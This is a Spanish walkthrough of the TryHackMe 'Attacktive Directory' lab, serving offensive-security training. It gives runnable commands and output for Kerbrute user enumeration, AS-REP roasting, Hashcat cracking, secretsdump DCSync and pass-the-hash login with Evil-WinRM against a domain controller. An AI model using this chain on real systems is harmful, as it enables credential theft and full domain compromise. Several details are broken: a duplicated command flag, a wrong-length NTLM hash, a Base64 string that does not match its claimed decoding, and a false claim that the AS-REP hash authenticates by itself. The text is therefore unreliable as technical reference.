EXPLOTACIÓN DE ACTIVE DIRECTORY

GUÍA

HENRIQUE ALVES

TABLA DE CONTENIDO

TABLA DE CONTENIDO DE IMÁGENES

INTRODUCCIÓN

El objetivo principal es demostrar cómo los atacantes pueden aprovechar configuraciones inseguras de Active Directory para escalar privilegios y obtener acceso a credenciales críticas. Este informe cubre los pasos seguidos, las herramientas utilizadas y los hallazgos clave que ilustran las vulnerabilidades presentes en el entorno de Active Directory.

DESCARGA DE LAS HERRAMIENTAS NECESARIAS

Antes de comenzar con el ataque, es necesario descargar las herramientas requeridas.

IMPACKET

La primera herramienta que vamos a descargar es **Impacket**, una colección de herramientas en Python utilizadas para interactuar con los protocolos de red de Windows, como SMB, MSRPC y Kerberos.

Para descargar **Impacket**, debemos clonar el repositorio, resolver las dependencias e instalarla ejecutando el script de configuración. A continuación, se detallan los comandos que debemos ejecutar

```
# Clonar el repositorio.
git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket

# Resolver las dependencias.
pip3 install -r /opt/impacket/requirements.txt

# Ejecutar el script de setup.
cd /opt/impacket/ && python3 ./setup.py install
```

Descarga de herramientas 1


KERBRUTE

Kerbrute es una herramienta utilizada para realizar ataques de fuerza bruta a servicios de **Kerberos**, permitiendo descubrir usuarios y contraseñas mediante ataques de diccionario.

Para instalar **Kerbrute**, debemos acceder a su repositorio en **GitHub** y descargar el paquete adecuado para nuestro sistema operativo. A continuación, se detallan los pasos:

1. Accede al repositorio de Kerbrute en GitHub.
2. Descarga el archivo precompilado adecuado para tu sistema operativo (Linux, Windows, MacOS).
3. Descomprime el archivo descargado y asegúrate de que el ejecutable esté accesible.

Una vez instalada la herramienta, podremos usarla para realizar ataques de diccionario sobre el servicio **Kerberos** y descubrir posibles usuarios y contraseñas.



Descarga de herramientas 2

ENUMERACIÓN DE LA RED

El primer paso para atacar el objetivo es obtener información sobre la red. Utilizando **Nmap**, se realizó un escaneo agresivo de la máquina objetivo con el siguiente comando:


sudo nmap -A -T5 10.10.114.192 --open -oN NMAP_Active_Directory.txt

Escaneo de puertos

Este escaneo detectó puertos abiertos y servicios activos, ayudando a identificar posibles vectores de ataque. El análisis mostró puertos relacionados con **Kerberos** y **Active Directory**, lo que fue clave para los siguientes pasos.


Como podemos observar, la máquina tiene varios puertos y servicios abiertos, que van desde un servidor web con IIS hasta un servicio de **Active Directory** con LDAP, lo cual se puede ver aquí.

Si continuamos examinando el resultado del escaneo, veremos información adicional como los nombres de dominio **NetBIOS**, los nombres **DNS** y la versión del servicio, entre otros detalles importantes.



Resultado escaneo de puetos 1

Para encontrar el nombre de dominio NetBIOS solo tenemos que usar enum4linux:




Encontrar nombre de dominio NetBIOS

ATAQUE DE FUERZA BRUTA CON KERBRUTE

En este paso, se utilizó la herramienta **Kerbrute** para realizar un ataque de **fuerza bruta** sobre el servicio **Kerberos** y descubrir usuarios válidos en el dominio **spookyssec.local**. Utilizando un diccionario de nombres de usuario, **Kerbrute** intentó autenticar cada uno de ellos contra el **Controlador de Dominio** (KDC).

El comando ejecutado fue

./kerbrute_linux_amd64 userenum --dc 10.10.114.192 -d spookyssec.local -d userlist.txt




Resultado KERBRUTE

En los resultados del ataque, se identificaron varios **nombres de usuario válidos**, como **svc-admin**, **administrator**, **backup**, y otros. Estos usuarios pueden ser utilizados para realizar ataques adicionales o para obtener **TGTs** (Ticket Granting Tickets) con herramientas como **Impacket**.

Obtención de TGT con GetNPUsers.py

En este paso, se utilizó el script **GetNPUsers.py** de **Impacket** para obtener un **TGT** (Ticket Granting Ticket) del usuario **svc-admin** en el dominio **spookyssec.local**. El comando ejecutado fue:

python /home/kali/Descargas/impacket/examples/GetNPUsers.py -no-pass -dc-ip 10.10.114.192 spookyssec.local/svc-admin



Obtención de Hash

Este comando permitió obtener un **TGT** de Kerberos para el usuario **svc-admin**, lo que es esencial para ataques posteriores como **Pass-the-Ticket**. El hash obtenido, mostrado en la salida, es utilizado para autenticar al usuario sin necesidad de conocer su contraseña.

Verificación del hash Kerberos con Hashcat

En este paso, el hash obtenido previamente con el script **GetNPUsers.py** (un **TGT** para el usuario **svc-admin**) fue verificado en la página de ejemplos de **Hashcat**. El hash correspondiente es de tipo **Kerberos 5, etype 23, AS-REP**, y aparece en la tabla de ejemplos de **Hashcat** bajo el código **18200**.

Este tipo de hash es utilizado para **Kerberos AS-REP** y puede ser atacado usando la herramienta **Hashcat** para intentar **crackear** la contraseña del usuario asociado. La entrada para **Kerberos 5, etype 23** en la tabla de Hashcat es la siguiente:

18000	Keccak-512	2fbf5c9080f0a704de2e915ba8fdae6ab00bbc026b2c1c8fa
18100	TOTP (HMAC-SHA1)	597056:3600
18200	Kerberos 5, etype 23, AS-REP	$krb5asrep$23$user@domain.com:3e156ada591263b8aa
18300	Apple File System (APFS)	$fvde$2$16$58778104701476542047675521040224$20
18400	Open Document Format (ODF) 1.2 (SHA-256, AES)	odf*1*1*100000*32*751854d8b90731ce0579f96bea6

Ejemplo de hash de Kerberos 5

Cracking del hash Kerberos con Hashcat

Una vez que se obtuvo el hash Kerberos utilizando el script **GetNPUsers.py**, se procedió a usar **Hashcat** para realizar un ataque de cracking sobre el hash. El comando utilizado fue:

hashcat -m 18200 -a 0 -o cracked_passwords.txt hash.txt passwordlist.txt

```
┌──(root㉿kali)-[/home/kali/Descargas]
└─# hashcat -m 18200 -a 0 -o cracked_passwords.txt hash.txt passwordlist.txt
```


```
Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: passwordlist.txt
* Passwords.: 70188
* Bytes.....: 569236
* Keyspace..: 70188
* Runtime...: 0 secs


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:af353fce4cd...cf8021
Time.Started.....: Sat Apr 12 13:57:13 2025 (0 secs)
Time.Estimated...: Sat Apr 12 13:57:13 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (passwordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   143.1 kH/s (0.55ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 6912/70188 (9.85%)
Rejected.........: 0/6912 (0.00%)
Restore.Point....: 6144/70188 (8.75%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: horoscope -> center
Hardware.Mon.#1..: Util: 32%

Started: Sat Apr 12 13:56:55 2025
Stopped: Sat Apr 12 13:57:14 2025
```

Cracking de hash Kerberos AS-REP

Este comando intenta descifrar el hash de **Kerberos 5, etype 23 (AS-REP)** utilizando el archivo de diccionario **passwordlist.txt**. Durante el proceso, **Hashcat** muestra detalles como la velocidad de los intentos, el progreso y la estimación de tiempo restante.

En la salida de **Hashcat**, se puede ver que el **hash fue crackeado con éxito** y se ha recuperado la contraseña del usuario asociado con el hash de **svc-admin** en el dominio **spookyssec.local**.

Después de ejecutar **Hashcat** y descifrar el hash de **Kerberos** para el usuario **svc-admin**, se obtuvo la contraseña correspondiente, que fue guardada en el archivo **cracked_passwords.txt**. El contenido del archivo muestra el siguiente resultado:



Contraseña descifrada del hash Kerberos

La contraseña recuperada para el usuario **svc-admin** es **management2005**. Esta contraseña puede ser utilizada para autenticar el usuario en el sistema y realizar movimientos adicionales dentro de la red.

ACCESO A SMB Y RECUPERACIÓN DE CREDENCIALES

En este paso, se utilizó el comando **smbclient** para acceder al recurso compartido **backup** en la máquina objetivo utilizando las credenciales obtenidas previamente para el usuario **svc-admin**. El comando utilizado fue:

smbclient \\10.10.114.192\backup -U svc-admin

Una vez autenticado, se realizó un listado de los archivos disponibles en el recurso compartido, donde se encontró un archivo llamado **backup_credentials.txt**. A continuación, se visualizó el contenido del archivo con el comando **more**:


more backup_credentials.txt

El archivo contenía una cadena en **Base64**, la cual fue decodificada. La cadena decodificada mostró lo siguiente:

YmFja3V3QHNwb29rcmV4NlYy5sb2NhY2t1YnJpYXBvc3NmZGFzY3dlfGg== (base64 encoded)

Al decodificarla, se obtuvo la siguiente información de las credenciales:

backup@spookysec.local:backup2517860



Acceso a SMB

Estas credenciales proporcionan acceso a un nuevo usuario, **backup@spookysec.local**, con la contraseña **backup2517860**, lo que permitirá realizar más movimientos dentro del sistema o explotación adicional.

EXPLOTACIÓN DE CREDENCIALES CON SECRETSDUMP.PY


En esta etapa del ataque, se utilizó el script **secretsdump.py** de la suite **Impacket** para extraer credenciales de las cuentas de usuario del dominio. Este script es útil para volcar información crítica de **Active Directory** sin necesidad de acceso físico al archivo **NTDS.dit**, utilizando la replicación de directorio.


El comando utilizado fue el siguiente:


python /home/kali/Descargas/impacket/examples/secretsdump.py -just-dc backup@10.10.114.192

Este comando solicita al **Controlador de Dominio** que proporcione las credenciales de los usuarios del dominio **spookyssec.local**. A través de este proceso, el script obtiene tanto los **hashes NTLM** como los **TGTs** (Ticket Granting Tickets) de **Kerberos**, que son esenciales para realizar ataques posteriores.

Durante este proceso, se extrajo una cadena en **Base64** desde el archivo **backup_credentials.txt**, que contenía la contraseña del usuario **backup**. Para decodificarla, se utilizó **CyberChef**, una herramienta en línea que facilitó la conversión de **Base64** a texto claro, revelando la contraseña:







Decodificación y extracción de hashes

En los resultados obtenidos, se pudo observar que **secretsdump.py** volcó las credenciales de múltiples usuarios del dominio, como **administrator**, **svc-admin**, **backup**, entre otros. Esto proporcionó acceso a credenciales críticas que podrían utilizarse para realizar ataques de escalada de privilegios.

Además, el **TGT** obtenido para el usuario **backup** puede ser utilizado en un ataque de **Pass-the-Ticket** para acceder a otros servicios del dominio sin necesidad de la contraseña. Esta técnica es clave para realizar un movimiento lateral dentro de la red comprometida.

Este paso es fundamental en la explotación de **Active Directory**, ya que proporciona los medios necesarios para obtener acceso a las credenciales de usuario y ejecutar técnicas de **post-explotación** sin intervención adicional.

ACCESO A LA MÁQUINA REMOTA CON EVIL-WINRM

En este paso, se utilizó la herramienta **Evil-WinRM** para obtener acceso a la máquina remota con las credenciales de **Administrator** obtenidas anteriormente. **Evil-WinRM** es una herramienta que permite interactuar con máquinas Windows de forma remota utilizando el protocolo **WinRM**.


El comando ejecutado fue:

evil-winrm -i 10.10.114.192 -u Administrator -H 0e0363213e37b942214972600b0bcb4fc

Este comando establece una conexión **WinRM** con la máquina objetivo y autentica el acceso utilizando el **hash NTLM** previamente recuperado para el usuario **Administrator**.

Una vez dentro, se ejecutaron comandos para listar los directorios del usuario **Administrator**. La salida muestra varios directorios como **Documents**, **Desktop**, **Downloads**, entre otros, lo que indica que se tiene acceso a los archivos del sistema de la máquina comprometida.

Este paso permitió acceder al sistema de archivos de la máquina remota, lo que facilitó la recopilación de información adicional y la ejecución de acciones dentro del sistema.



Acceso a la máquina remota con Evil-WinR

Utilizando **Evil-WinRM**, se navegaron las rutas de los directorios de los usuarios **Administrator**, **svc-admin**, y **backup**.

CONCLUSIÓN

El reto **Attacktive Directory** de **TryHackMe** demostró diversas técnicas de explotación en un entorno de **Active Directory**, desde la **enumeración de usuarios** hasta la **obtención de credenciales** y **TGTs** mediante herramientas como **Kerbrute**, **Impacket** y **Evil-WinRM**. A través de estos métodos, fue posible obtener **hashes de contraseñas**, **decodificar credenciales** y acceder a múltiples **flags** almacenadas en los escritorios de los usuarios.

La explotación de vulnerabilidades en **Kerberos** y la utilización de **hashes** para acceder a cuentas sin necesidad de contraseñas fueron clave para avanzar en el ataque. Al final, el acceso a los archivos de los usuarios comprometidos permitió obtener la información necesaria para completar el reto y demostrar cómo un atacante podría comprometer un entorno de **Active Directory**.

REFERENCIAS

GCHQ. (n.d.). *CyberChef*. Retrieved from https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=WW1GamEzVndRSE53YjI5cmVYTmxZeTVzYjJOaGJEcGlZV05yZFhBeU5URTNPRFl3

Wikipedia contributors. (2021, March 16). *Pass the hash*. Wikipedia. Retrieved from https://en.wikipedia.org/wiki/Pass_the_hash#:~:text=In%20computer%20security%2C%20pass%20the,as%20is%20normally%20the%20case

Hacking Articles. (2020, August 9). *A detailed guide on Kerbrute*. Retrieved from https://www.hackingarticles.in/a-detailed-guide-on-kerbrute/